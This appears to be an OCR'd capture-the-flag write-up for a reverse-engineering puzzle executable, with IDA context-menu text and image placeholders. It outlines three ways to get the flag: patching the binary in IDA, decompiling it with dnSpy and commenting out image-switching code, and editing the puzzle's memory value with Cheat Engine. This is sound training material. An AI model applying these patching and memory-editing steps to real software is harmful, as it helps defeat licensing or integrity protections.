

Copy Ctrl+C
Begin selection Alt+L
Select all
Select identifier Shift+Enter
Export data Shift+E
Code C
Data D
Struct var... Alt+Q
Strings
Array... Numpad+*
Undefine U
Rename N
Operand type
Comments
Segments
Structs
Functions
Patch program
Other
Plugins
Change byte...
Change word...
Assemble...
Patched bytes Ctrl+Alt+P
Apply patches to input file...
Data
Unexplored
External symbol
Lumina function
IDA View-A
Occurrences of: idxMovable

Restart the patched exe and you will get the flag.





Sol 2

Use **dnSpy32** to open it, and you will get all source codes...



Comment the code which switchs two image in "form" class





Sol 3

Use **Cheat Engine** to analyze code run dynamically.
Find the address **which is controlling the puzzle**.

Change its value and you will get the flag.